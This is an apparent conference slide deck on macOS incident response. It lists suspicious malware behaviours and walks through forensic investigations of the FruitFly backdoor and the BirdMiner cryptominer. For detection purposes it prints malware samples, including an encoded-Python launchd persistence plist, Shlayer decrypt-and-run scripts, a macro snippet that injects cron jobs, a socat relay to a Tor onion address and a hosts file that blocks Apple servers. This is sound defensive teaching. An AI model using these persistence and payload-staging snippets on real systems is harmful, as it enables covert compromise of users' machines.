
Incident Response on macOS



% whoami

Thomas Reed

@thomasareed

treed@malwarebytes.com

Legitimate app Malware behaviors

- Persistence
- System configuration changes
- Hidden processes
- Network communication
- etc...

So what's the difference?

- Malware uses these things in different ways
- Identification of suspicious behavior is the key!
- So, what's suspicious?

Persistence

Launchd plists containing Python code


- Example: BadWord
- Discovered by John Lambert
- Sandbox escape stolen from Adam Chester
- Encoded script = Meterpreter backdoor

```
com.xpnsec.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<pli><pli><pli><pli>version="1.0">
 <dict>
    <key>Label</key>
    <string>com.xpnsec.escape</string>
    <key>ProgramArguments</key>
    <arrav>
      <string>python</string>
      <string>-c</string>
      <string>import
sys,base64,warnings;warnings.filterwarnings('ignore');
exec(base64.b64decode('aW1wb...XQpKQ=='));</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
 </dict>
</plist>
```

Persistence

Launchd plists pretending to be Apple's

- Examples: EvilEgg, DarthMiner, LamePyre
- Legit com.apple plists (outside /System/):
 - com.apple.aelwriter.plist
 - com.apple.installer. cleanupinstaller.plist
 - com.apple.installer. osmessagetracing.plist



Persistence

cron tasks


- Examples: VSearch, VBA macro malware
- Only really old legit software still uses cron
- *Any* cron usage these days is suspicious!


```
victim$ sudo crontab -l
50 * * * *
/Library/stateliness.hu/stateliness.hu cr
```

```
Call MacScript("do shell script
""echo '*/1 * * * * bash \""" &
POSIXPath & OUTPUTFILE & "\""' >
'" & POSIXPath & "crontab';
crontab '" & POSIXPath &
"crontab'; rm -fP '" & POSIXPath
& "crontab'""")
```

Sudoers file changes

- Example: Dok, Proton
- Allowing sudo without a password
- Enabling single sudo timestamp across all sessions





Hosts file changes

- Example: Dok, piracy hacks
- Blocking Apple servers
- Blocking VirusTotal
- Blocking licensing servers (typically Adobe)

```
hosts
//hosts
127.0.0.1 localhost
255.255.255.255 broadcasthost
                localhost
127.0.0.1 metrics.apple.com
127.0.0.1 ocsp.apple.com
127.0.0.1 su.itunes.apple.com
127.0.0.1 ax.su.itunes.apple.com
127.0.0.1 swscan.apple.com
127.0.0.1 swcdn.apple.com
127.0.0.1 swdist.apple.com
127.0.0.1 al.phobos.apple.com
127.0.0.1 a101.phobos.apple.com
127.0.0.1 a102.phobos.apple.com
127.0.0.1 a103.phobos.apple.com
127.0.0.1 a104.phobos.apple.com
127.0.0.1 a105.phobos.apple.com
127.0.0.1 all.phobos.apple.com
127.0.0.1 a12.phobos.apple.com
127.0.0.1 a13.phobos.apple.com
127.0.0.1 a14.phobos.apple.com
127.0.0.1 a15.phobos.apple.com
127.0.0.1 access.apple.com
127.0.0.1 advertising.apple.com
127.0.0.1 albert.apple.com
127.0.0.1 ali.apple.com
127.0.0.1 ams.apple.com
127.0.0.1 apple.apple.com
```

Hidden users

- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads

pf rules

- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads

```
tests-MacBook-Pro:etc test$ sudo pfctl -s rules
No ALTQ support in kernel
ALTQ related functions disabled
pass out on en0 route-to lo0 inet proto tcp from 10.211.55.7 to any port = 80 flags
S/SA keep state
pass out proto tcp all user = 401 flags S/SA keep state
tests-MacBook-Pro:etc test$
```

Proxy settings


- Example: Dok
- Intercepting network traffic


```
proxy settings.txt

sierra1:~ test$ scutil --proxy
<dictionary> {
    ExceptionsList : <array> {
        0 : *.local
        1 : 169.254/16
    }
    FTPPassive : 1
    ProxyAutoConfigEnable : 1
    ProxyAutoConfigURLString : http://127.0.0.1:5555/i9Lb9aeN8L.js?ip=174.104.204.177
} sierra1:~ test$
```

"Trusted" certificates installed

- Example: Dok, mitmproxy, Titanium Web Proxy
- Intercepting network traffic





Running from temp

- Example: Shlayer, most other adware droppers
- Download and install of stage 2 payloads
- Prevents detection of stage 1 installer

```
#!/bin/bash

tmp_path="$(mktemp -d /tmp/XXXXXXXXX)"
pass="6640774517"

tmp_app="$tmp_path/Player_${pass: -3}.app"
openssl enc -base64 -d -aes-256-cbc -nosalt -out "$tmp_path/installer.zip" -pass "pass:$pass" <enc2
unzip "$tmp_path/installer.zip" -d "$tmp_path" > /dev/null 2>&1
chmod 777 "$tmp_app/Contents/MacOS/*"
open -a "$tmp_app"
```


Running from hidden locations

- Example: EvilEgg, RealtimeSpy, LamePyre
- Also seen with a few poorly-coded legit processes (Zoom ••)

```
com.apple.systemkeeper.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<pli><pli><pli><pli>version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.systemkeeper</string>
    <key>ProgramArguments</key>
        <string>/Users/test/.system/.systemkeeper</string>
        <string>/Users/test/.system/.helper</string>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

AppleScript/Automator + shell scripts

• Example: DarthMiner, LamePyre



Network connections via Tor

- Example: Dok
- Installed Tor, proxied traffic through a .onion address

```
com.apple.Safari.proxy.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/</pre>
PropertyList-1.0.dtd">
<pli><pli><pli><pli>version="1.0">
<dict>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>com.apple.Safari.proxy</string>
        <key>ProgramArguments</key>
        <array>
                <string>/usr/local/bin/socat</string>
                <string>tcp4-LISTEN:5588,reuseaddr,fork,keepalive,bind=127.0.0.1
                <string>SOCKS4A:127.0.0.1:paoyu7gub72lykuk.onion:5588,socksport=9050</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <kev>StandardFrrorPath</kev>
```

Signed with adhoc cert

- Examples: FaceBump, VSearch
- No team ID
- Identifier does not always follow correct pattern

```
$ codesign -dv /Applications/Facebook.app
...
Identifier=com.applessoffer.utility
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

```
$ codesign -dv /Library/nmtfbphujfzt/nmtfbphujfzt
...
Identifier=upd-555549442792165d61d833f98db24f9c6de739b7
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

Shell script as app executable

• Example: Shlayer

```
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
cd "$fileDir"/Resources
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass "pass:6640774517" <enc)"
```

Installation


Analysis avoidance in preinstall

• Example: VSearch

Installation

Installation in preinstall!

• Example: Flashback



IR examples

FruitFly

- backdoor
- Used to infect Macs for a decade
- Creepy! Likes to access the webcam, microphone, etc
- Alleged culprit, Phillip Durachinsky, is in prison awaiting trial




Image captured from: https://assets.documentcloud.org/documents/4346337/Philip-Durachinsky-Criminal-Complaint.pdf

- Look for suspicious behavior
 - user launch agent: com.client.client.plist

Suspicious agents & daemons

/Users/test/Library/LaunchAgents/com.client.client.plist

- /Users/test/Library/LaunchAgents/ com.client.client.plist
 - launches ~/.client
 - NSUIElement indicates no icon should be shown in the Dock

- ps
 - Shows no matches for "client"
- launchetl list
 - .client launched with PID 536

```
345  0  com.apple.UserEventAgent-Aqua
470  0  com.apple.followupd
-  0  com.apple.ReportPanic
536  0  com.client.client
403  0  com.apple.identityservicesd
407  0
    com.apple.telephonyutilities.callse
rvicesd
-  0  com.apple.DwellControl
```

- ps
 - Java was launched with PID 536
 - Is .client a shell script that runs Java? 👺

USER test PID PPID STARTED 536 1 3:41PM

TIME COMMAND 0:00.07 java

- lsof
 - Process 536 listed as perl... . client must be a perl script!

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
perl5.18	536	test	txt	REG	1,4	52864	819599	/usr/bin/perl5.18
perl5.18	536	test	3r	REG	1,4	82947	916530	/Users/test/.client

- fileinfo.txt
 - ~/.client created 2019-06-29 @ 19:38:47

Raw Flags	UID	GID	Mode (oct)	Created	Modified	Accessed	Path
0	501	20	100711	2019-06-29T 19:38:47	2019-06-29T 19:38:47	2019-06-29T 19:41:30	/Users/test/.client

- Browser histories, install history
 - A whole lot of nuthin'!
 - It doesn't look like this was downloaded/installed by the user

- ~/.bash_history
 - Evidence of manual installation!
 - Did the attacker have physical or remote access?
 - logout at the end suggests remote, but how can we be sure?

```
ls -al
ls -al
chmod +x .client
launchctl load Library/LaunchAgents/com.client.client.plist
ls -al Library/LaunchAgents
launchctl load Library/LaunchAgents/com.client.client.plist
ls -al Library/LaunchAgents
ls -al
chmod +x .client
launchctl load Library/LaunchAgents/com.client.client.plist
ls -al
launchctl list
launchctl list | grep -v com.apple
launchctl load Library/LaunchAgents/com.client.client.plist
launchctl load -w
Library/LaunchAgents/com.client.client.plist
launchctl list | grep -v com.apple
logout
```

```
• System logs
```

```
• log show --start "2019-06-29 19:38:40+0000" --end "2019-06-29 19:39:00+0000" --timezone "00:00:00" --info --archive system logs.logarchive
```

Technical Details

The attack vector included the scanning and identification of externally facing Mac services to include the Apple Filing Protocol (AFP, port 548), RDP, VNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from 3rd party data breaches.

 $Image\ captured\ from:\ http://files.constantcontact.com/41a82b1a001/49f05b25-7e3c-428b-bb9b-3535c757ffc6.pdf$

FruitFly timeline

2019-06-29 @ 19:38:47 ssh connection from 192.168.1.8 attacker was on local network! 2019-06-29 @ 19:41:?? A perl script executed something using Java

2019-06-29 @ 19:38:47 .client created

> 2019-06-29 @ 19:38:47 to 19:41:?? shell commands used to activate the malware

BirdMiner

- cryptocurrency miner
- Distributed through pirated audio software
- Uses an interesting code obfuscation technique



BirdMiner walkthrough

- ls –al /Library/LaunchDaemons
 - Three weird-looking launch daemons

Launch daemons

-----total 32

```
-rw-r--r-- 1 root wheel - 406 Jun 29 07:36 com.Heteroneura.plist

-rw-r--r-- 1 root wheel - 403 Jun 29 07:36 com.Mukden.plist

-rw-r--r-- 1 root wheel - 384 Jun 29 07:36 com.Tang.plist
```

- /Users/test/Library/LaunchDaemons/ com.Heteroneura.plist
 - launches /Library/Application Support/Per/Aht
- /Users/test/Library/LaunchDaemons/ com.Mukden.plist
 - launches /Library/Application Support/Q/Fulgora
- /Users/test/Library/LaunchDaemons/ com.Tang.plist
 - launches /usr/local/bin/Augean

- ps
 - Aht PID = 848, Fulgora PID = 850, Augean PID = 1332, run by bash
 - Aht, Fulgora launched 7:36 am local time (11:36 UTC)
 - Augean launched 7:39 am local time (11:39 UTC)

```
USER
       PID
            PPID STARTED
                              TIME COMMAND
                           0:00.00 /bin/bash /Library/Application Support/Per/Aht
root
      848
               1 7:36AM
               1 7:36AM
                           0:00.00 /bin/bash /Library/Application Support/Q/Fulgora
root
       850
                           0:00.00 /bin/bash /usr/local/bin/Augean
root
      1332
               1 7:39AM
```

- ps
 - Aht is parent process of Per, PID 861
 - Fulgora is parent process of Q, PID 870
 - Augean is parent process of sleep, PID 1342

```
USFR
       PID
                             TIME COMMAND
           PPID STARTED
                          5:18.18 /usr/local/bin/Per -M accel=hvf --cpu host
root
      861
            848 7:36AM
/Library/Application Support/Per/Stercorarius -display none
                          5:17.66 /usr/local/bin/Q -M accel=hvf --cpu host
root
      870
            850 7:36AM
/Library/Application Support/Q/Canchi -display none
root 1342 1332 7:39AM
                          0:00.00 sleep 600
```

- Per, Q both have used a significant amount of processor time
 - Processes started @ 7:36 am local time
 - basic_info.txt -> capture happened @ 7:43 am local time (7 minutes later)
 - Malware has already used more than 5 minutes of processor time! 🤪

```
USER PID PPID STARTED TIME COMMAND root 861 848 7:36AM 5:18.18 /usr/local/bin/Per -M accel=hvf --cpu host /Library/Application Support/Per/Stercorarius -display none root 870 850 7:36AM 5:17.66 /usr/local/bin/Q -M accel=hvf --cpu host /Library/Application Support/Q/Canchi -display none root 1342 1332 7:39AM 0:00.00 sleep 600
```

- If we don't have samples of the files, this is useful information:
 - Per -M accel=hvf --cpu host.../Stercorarius
- Google "accel=hvf"
 - First five hits relate to Qemu
 - Qemu = Linux emulator that runs on macOS
 - Stercorarius, Canchi probably Qemu VMs



Now that gemu has accel=hvf, any good macOS front-ends? : gemu kvm

...

https://www.reddit.com/r/qemu.../now that qemu has accelhyf any good macos/ ▼

Apr 25, 2018 - 1 post - 1 author

Qemu 2.12 has added support for macOS's Hypervisor.framework (essentially KVM for Macs). Are there any good front-ends for macOS?

QEMU + HVF : qemu_kvm Mar 5, 2019 Fuchsia's Ermine user shell in Android Emulator : Fuchsia May 2, 2019

More results from www.reddit.com

Qemu on MacOSX with Hypervisor Framework | Breakintheweb

breakintheweb.com/2017/10/14/Qemu-on-MacOSX-with-Hypervisor-Framework/ ▼

Oct 14, 2017 - Launch Qemu. The two switches are required to use the hypervisor.framework. 1. /usr/local/bin/qemu-system-x86 64 -M accel=hvf --cpu host ...

[Qemu-discuss] gemu with -accel hvf - The Mail Archive

https://www.mail-archive.com/qemu-discuss@nongnu.org/msg04313.html ▼

Sep 26, 2018 - Hi, let me introduce myself, I am new on this list, currently playing around with qemu on macOS, trying to run virtual machines (linux quests, e.g. ...

Bug #1815263 "hvf accelerator crashes on quest boot": Bugs: QEMU

https://bugs.launchpad.net/bugs/1815263 ▼

Feb 9, 2019 - sudo qemu-system-x86_64 -M accel=hvf -boot d -cdrom ~/Downloads/install64. iso. Password: qemu-system-x86_64: warning: host doesn't ...

Add support for hvf accelerator to QEMU builder · Issue #6189 ...

https://github.com/hashicorp/packer/issues/6189 ▼

Apr 25, 2018 - QEMU 2.12 has added "Experimental support for two new virtualization accelerators: Apple's Hypervisor.framework ("-accel hvf") and ...

- Evidence suggests this is a cryptominer
- ...but we can't be sure!
- If we had the files and could analyze, we would find XMRig code in the Qemu VM

```
#!/bin/sh
# put other system startup commands here
/mnt/sda1/tools/bin/idgenerator 2>&1 > /dev/null
/mnt/sda1/tools/bin/xmrig_update 2>&1 > /dev/null
/mnt/sda1/tools/bin/ccommand_update 2>&1 > /dev/null
/mnt/sda1/tools/bin/ccommand 2>&1 > /dev/null
/mnt/sda1/tools/bin/xmrig
```

- lsof
 - Per and Q both have connections open to subdomain of njalla.net, a hosting service
 - IP address = 185.193.126.159

```
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME Per 861 root 16u IPv4 0xc9bce5804a5a9af7 0t0 TCP 192.168.1.13:49230->host-185-193-126-159.njalla.net:http-alt (ESTABLISHED) Q 870 root 16u IPv4 0xc9bce5804a5a8837 0t0 TCP 192.168.1.13:49231->host-185-193-126-159.njalla.net:http-alt (ESTABLISHED)
```

- fileinfo.txt
 - Aht, Fulgora created 2019-06-29 @ 11:36:57
 - No data for /usr/local/bin/Augean, because /usr has restricted flag, and was skipped

Raw Flags	UID	GID	Mode (oct)	Created	Modified	Accessed	Path
0	0	80	100700	2019-06-29T 11:36:57	2019-06-29T 11:36:57	2019-06-29T 11:37:08	/Library/Application Support/Per/Aht
0	0	80	100700	2019-06-29T 11:36:57	2019-06-29T 11:36:57	2019-06-29T 11:36:57	/Library/Application Support/Q/Fulgora

- fileinfo.txt
 - Stercorarius, Canchi created 2019-06-29 @ 11:38:35

Raw Flags	UID	GID	Mode (oct)	Created	Modified	Accessed	Path
0	0	80	100700	2019-06-29T 11:38:35	2019-06-29T 11:39:06	2019-06-29T 11:39:06	/Library/Application Support/Per/Stercorarius
0	0	80	100700	2019-06-29T 11:38:35	2019-06-29T 11:39:06	2019-06-29T 11:39:06	/Library/Application Support/Q/Canchi

- Install history
 - Something called ValhallaVintageVerb was installed on 2019-06-29 @ 11:36:15

```
2019-06-29 11:36:15 +0000 Library/Application Support/Digidesign/Plug-Ins installer
   valhallavintageverb-1.pkg com.ValhallaDSP.valhallavintageverb171.ValhallaVintageVerb-2.pkg
   1.7.1
2019-06-29 11:36:15 +0000 Library/Application Support/Valhalla DSP,
LLC/ValhallaVintageVerb/Presets/installer presets.pkg
   com.ValhallaDSP.valhallavintageverb171.Presets.pkg 1.7.1
2019-06-29 11:36:15 +0000 Library/Audio/Plug-Ins/Components installer
   valhallavintageverb.pkg com.ValhallaDSP.valhallavintageverb171.ValhallaVintageVerb-3.pkg
   1.7.1
```

- Safari history
 - Site vstcrack[dot]com visited on 2019-06-29 @ 11:31:42

```
2019-06-20 16:40:47 https://www.google.com/search?client=safari&rls=en&q=firefox&ie=UTF-8&coe=UTF-8
2019-06-20 16:40:50 https://www.mozilla.org/en-US/firefox/new/
2019-06-20 16:40:52 https://www.mozilla.org/en-US/firefox/download/thanks/
2019-06-29 11:31:42 http://www.vstcrack.com/elementor-240/
2019-06-29 11:31:43 http://www.vstcrack.com/elementor-240/
2019-06-29 11:31:43 http://www.vstcrack.com/elementor-240/
```

- Quarantine events database
 - Last entry for Firefox, no sign of what was downloaded from vstcrack
 - This is unreliable for Safari!

```
Downloaded: 2019-06-20 16:41:38 by agent: com.apple.Safari
File:
   https://download-installer.cdn.mozilla.net/pub/firefox/releases/67.0.3/mac/en-US/Firefox%2067.0.3.dmg
Origin:
   https://www.mozilla.org/en-US/firefox/download/thanks/
```

BirdMiner timeline

2019-06-29 @ 11:31:42 vstcrack site visited 2019-06-29 @ 11:43:45 data gathered, processes connected to 185.193.126.159

2019-06-29 @ 11:36:15 ValhallaVintageVerb installed

> 2019-06-29 11:36:57 Aht, Fulgora created & launched

> > 2019-06-29 @ 21:39:06 Stercorarius, Canchi created & opened

Questions?

Slides:

https://github.com/thomasareed/presentations